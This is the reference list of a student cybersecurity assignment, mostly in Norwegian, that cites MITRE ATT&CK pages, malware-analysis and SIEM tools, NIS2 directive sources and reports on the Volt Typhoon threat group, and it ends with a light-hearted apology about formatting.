<https://attack.mitre.org/mitigations/M1017>

<https://attack.mitre.org/mitigations/M1021>

<https://attack.mitre.org/mitigations/M1049>

1b. Tekniske referanser / verktøy

<https://www.7-zip.org>

<https://github.com/inflex/ripMIME>

<https://www.mankier.com/1/ripmime>

<https://github.com/decalage2/oletools>

<https://th3cyb3rw0lf.medium.com/oletools-malicious-document-analysis-fc67996ce8fb>

1c. Tekniske referanser / verktøy

Ramberg, H. (2025) lab 3, Yara [Lysbildepresentasjon, lab]. Canvas.

<https://kristiania.instructure.com/courses/13990/modules/items/584705>

<https://msoffcrypto-tool.readthedocs.io/en/latest>

<https://docs.clamav.net>

<https://yara.readthedocs.io/en/stable/writingrules.html>

2a.

Kuc, T. (2025, Mai 22). *SIEM – Proactively combating cyber threats and monitoring infrastructure security* [Blogginnlegg]. Software Mind. Hentet 28. Nov 2025, fra <https://softwaremind.com/blog/siem-proactively-combating-cyber-threats-and-monitoring-infrastructure-security/>

Ramberg, H. (2025) SIEM [Lysbildepresentasjon]. Canvas.
<https://kristiania.instructure.com/courses/13990/modules/items/586564>

Ramberg, H. (2025) Splunk [Lysbildepresentasjon]. Canvas.
<https://kristiania.instructure.com/courses/13990/modules/items/588188>

PeerSpot. (u.å.). (Executive summary oppdatert november 2025). *Splunk Enterprise Security vs Wazuh* [Sammenligningsside]. Peerspot. Hentet 28. Nov 2025, fra https://www.peerspot.com/products/comparisons/splunk-enterprise-security_vs_wazuh

2b. + 2c. Tekniske referanser/ verktøy

Ramberg, H. (2025) Splunk [Lysbildepresentasjon]. Canvas.
<https://kristiania.instructure.com/courses/13990/modules/items/588188>

Ramberg, H. (2025) Basic Splunk searching [Lysbildepresentasjon]. Canvas.
<https://kristiania.instructure.com/courses/13990/modules/items/588185>

Ramberg, H. (2025) lab 6, Splunk [Lysbildepresentasjon, lab]. Canvas.
<https://kristiania.instructure.com/courses/13990/modules/items/589742>

https://www.splunk.com/en_us/blog/learn/splunk-cheat-sheet-query-spl-regex-commands.html#

3a.

Bird & Bird. (2025, November 12). *Update from the Nordic countries on the NIS2 Directive implementation* [Nettside]. Bird & Bird. Hentet 30 Nov 2025, fra <https://www.twobirds.com/en/insights/2025/denmark/update-from-the-nordic-countries-on-the-nis2-directive-implementation>

Energimyndigheten. (2025, oppdatert November 5). *NIS2 – vägledning om cybersäkerhetslagen* [Nettside]. Energimyndigheten. Hentet 30 Nov 2025, fra <https://www.energimyndigheten.se/energiberedskap/informations--och-cybersakerhet/sakerhet-i-natverk-och-informationssystem/nis2/>

European Union. (2022, Desember 14). *Directive (EU) 2022/2555 on measures for a high common level of cybersecurity across the Union* [Direktiv]. European Union: Official Journal of the European Union, L 333/80. Hentet 30 Nov 2025, fra <https://eur-lex.europa.eu/eli/dir/2022/2555/oj> | oppdatert, aktiv: | <https://eur-lex.europa.eu/legal-content/EN/TXT/?uri=CELEX%3A02022L2555-20221227>

Myndigheten för samhällsskydd och beredskap (MSB). (2025, (sist GRANSKAD (heh) November 20). *Det här är NIS2-direktivet* [Nettside]. MSB. Hentet 30 Nov 2025, fra <https://www.msb.se/sv/amnesomraden/informationssakerhet-cybersakerhet-och-sakra-kommunikationer/krav-och-regler-inom-informationssakerhet-och-cybersakerhet/nis-direktivet/det-har-ar-nis2-direktivet/>

Regeringskansliet. (2025, Oktober 9). *Ett starkt skydd för nätverks- och informationssystem – en ny cybersäkerhetslag* (Prop. 2025/26:28) [Proposition]. Regeringskansliet. Hentet 30 Nov 2025, fra https://www.riksdagen.se/sv/dokument-och-lagar/dokument/proposition/ett-starkt-skydd-for-natverks-och_hd0328/html/

Statens offentliga utredningar (SOU). (2024). *Nytt regelverk om cybersäkerhet (SOU 2024:18)* [Utredning]. SOU. Hentet 30 Nov 2025, fra <https://www.regeringen.se/rattsliga-dokument/statens-offentliga-utredningar/2024/03/sou-202418/>

3b.

Chiang, M.-H. (2022, Oktober 3). *Why China is not all supporting Russia* [Nettside]. Heritage. Hentet 30 Nov 2025, fra <https://www.heritage.org/global-politics/commentary/why-china-not-all-supporting-russia>

CISA. (2024, Februar 7). *PRC state-sponsored actors compromise US critical infrastructure* [Rapport]. CISA. Hentet 29 Nov 2025, fra https://www.cisa.gov/sites/default/files/2024-03/aa24-038a_csa_prc_state_sponsored_actors_compromise_us_critical_infrastructure_3.pdf

Edel, C., & Paik, K. (2025, April 8). *China's power play across the Pacific* [Nettside]. CSIS. Hentet 30 Nov 2025, fra <https://www.csis.org/analysis/chinas-power-play-across-pacific>

Microsoft. (2023, Mai 24). *Volt Typhoon targets US critical infrastructure with living-off-the-land techniques* [Blogginnlegg]. Microsoft. Hentet 29 Nov 2025, fra <https://www.microsoft.com/en-us/security/blog/2023/05/24/volt-typhoon-targets-us-critical-infrastructure-with-living-off-the-land-techniques/>

Microsoft. (2025). *Microsoft digital defense report 2025* [Rapport]. Microsoft. Hentet 29 Nov fra <https://www.microsoft.com/en-us/corporate-responsibility/cybersecurity/microsoft-digital-defense-report-2025>

MITRE ATT&CK. (u.å.). *Volt Typhoon (G1017)* [Nettside]. MITRE. Hentet 28 Nov 2025, fra <https://attack.mitre.org/groups/G1017/>

Følger klare oversiktelige koder så referer ikke disse direkte, men om linker her trengs:

Taktikker:

<https://attack.mitre.org/tactics/TA0040/>

<https://attack.mitre.org/tactics/TA0008/>

Teknikker:

<https://attack.mitre.org/techniques/T1003/001/>

<https://attack.mitre.org/techniques/T1021/001/>

<https://attack.mitre.org/techniques/T1059/001/>

<https://attack.mitre.org/techniques/T1059/003/>

<https://attack.mitre.org/techniques/T1068/>

<https://attack.mitre.org/techniques/T1070/001/>

<https://attack.mitre.org/techniques/T1074/>

<https://attack.mitre.org/techniques/T1078/>

<https://attack.mitre.org/techniques/T1090/>

<https://attack.mitre.org/techniques/T1133/>

<https://attack.mitre.org/techniques/T1190/>

<https://attack.mitre.org/techniques/T1546/>

<https://attack.mitre.org/techniques/T1555/>

<https://attack.mitre.org/techniques/T1562/001/>

<https://attack.mitre.org/techniques/T1590/>

Nasjonal sikkerhetsmyndighet. (2025). *Risikorapport 2025* [Rapport]. NSM. Hentet 29

Nov 2025, fra [https://nsm.no/getfile.php/1314212-](https://nsm.no/getfile.php/1314212-1738741587/NSM/Filer/Dokumenter/Rapporter/Risiko%202025.pdf)

[1738741587/NSM/Filer/Dokumenter/Rapporter/Risiko%202025.pdf](https://nsm.no/getfile.php/1314212-1738741587/NSM/Filer/Dokumenter/Rapporter/Risiko%202025.pdf)

NSA, CISA, FBI et al. (2023, Mai 24). *CSA: PRC cyber actors use living-off-the-land techniques* [Rapport]. NSA, CISA, FBI. Hentet 29 Nov 2025, fra

[https://media.defense.gov/2023/May/24/2003229517/-1/-](https://media.defense.gov/2023/May/24/2003229517/-1/-1/0/CSA_Living_off_the_Land.PDF)

[1/0/CSA_Living_off_the_Land.PDF](https://media.defense.gov/2023/May/24/2003229517/-1/-1/0/CSA_Living_off_the_Land.PDF)


Secureworks. (2023, Mai 24). *Chinese cyberespionage group BRONZE SILHOUETTE targets U.S. government and defense organizations* [Blogginnlegg]. Secureworks. Hentet 29 Nov 2025, fra <https://www.secureworks.com/blog/chinese-cyberespionage-group-bronze-silhouette-targets-us-government-and-defense-organizations>

U.S. Department of Justice. (2024, Januar 31). *U.S. government disrupts botnet People's Republic of China used to conceal hacking of critical infrastructure* [Pressemelding]. U.S. Department of Justice. Hentet 29 Nov 2025, fra <https://www.justice.gov/archives/opa/pr/us-government-disrupts-botnet-peoples-republic-china-used-conceal-hacking-critical>

Slutt på referanseliste.

// TOP SECRET /// HEMMELIG :// KUN FOR REFERANSELESRESERE //

Helt helt helt helt til slutt; (batman fra 1966; her på plass for å beklage så mye for at tekst ble litt squishet sammen / små bilder). Ble bra trangt med plass. Holdt 12 / 1,5 / 2,5cm marg / arial. Men ekstra paragraf space det utgikk.



Stor tilhenger av en sukkerbit på slutten så ble en godbit der.